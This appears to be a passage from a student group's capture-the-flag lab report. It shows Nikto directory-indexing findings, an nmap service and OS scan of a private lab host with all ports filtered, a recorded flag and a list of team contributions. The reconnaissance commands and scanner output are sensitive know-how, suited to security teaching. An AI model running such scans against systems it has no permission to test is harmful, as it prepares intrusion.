
OSVDB-3268: //=PhiPBBSF3AD-3C92-11d3-A3A9-4C7B08C10000: Directory indexing found.

OSVDB-3268: //=PhiPBBSF3AD-3C92-11d3-A3A9-4C7B08C10000: Directory indexing found.


OSVDB-3268: //=PhiPBBSF3AD-3C92-11d2-A769-00AA001ACF42: Directory indexing found.

OSVDB-3268: //=PhiPBSS6B3-3-D428-11d2-A769-00AA001ACF42: Directory indexing found.

OSVDB-3268: //=
    OSVDB-3268: /?PageServices: Directory indexing found.
OSVDB-119: /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open crectory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
     OSVDB-3268: //wp-cs-dump: Directory indexing found.
OSVDB-119: /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browsing'. Web Publisher should be disabled. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
```



FLAG1: VM05



**Command:** Went directly to the IP address and followed the tab that was listed as "I <3 High-Fives!"

### **Target IP Address: 192.168.1.206 (VM06)**

```
root@kali:~# sudo nmap -Pn -sV -0 192.168.1.206

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-10 16:38 EST
Nmap scan report for 192.168.1.206
Host is up.
All 1000 scanned ports on 192.168.1.206 are filtered
Too many fingerprints match this host to give specific OS details

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 211.60 seconds
```


### **Command:** sudo nmap -Pn -sV -O 192.168.1.206


- This will give you the open ports with their respective services and version above, along with the operating system(approximate).
- ➤ All 1000 scanned ports are filtered and there are too many fingerprints match to give this host any OS details.

Operating System: Ubuntu 14.04.1 LTS

**Vulnerabilities:** 

Command: Nikto scan of .206





Command: Used Greenbone Security Assistant and scanned 192.168.1.206

# **Group Contribution for Capture the Flag**

**Josh (25%)** - Located the Open Ports for each machine, Located the Operating Systems, and found the vulnerabilities for .201 - .204.

**Noah (25%)** - Found flags for 201 and 205, discovered password for 202. Gained root access to 203 and 204.

**Austen (25%)** - Found flags for 201 and 203, did some vuln scanning for the targets, specifically the nikto scans.

**Devin (25%) -** Found flags for 201, 202, 203. Achieved root access on 204. Performed recon on 204 for additional flags. Found specific OS for each machine.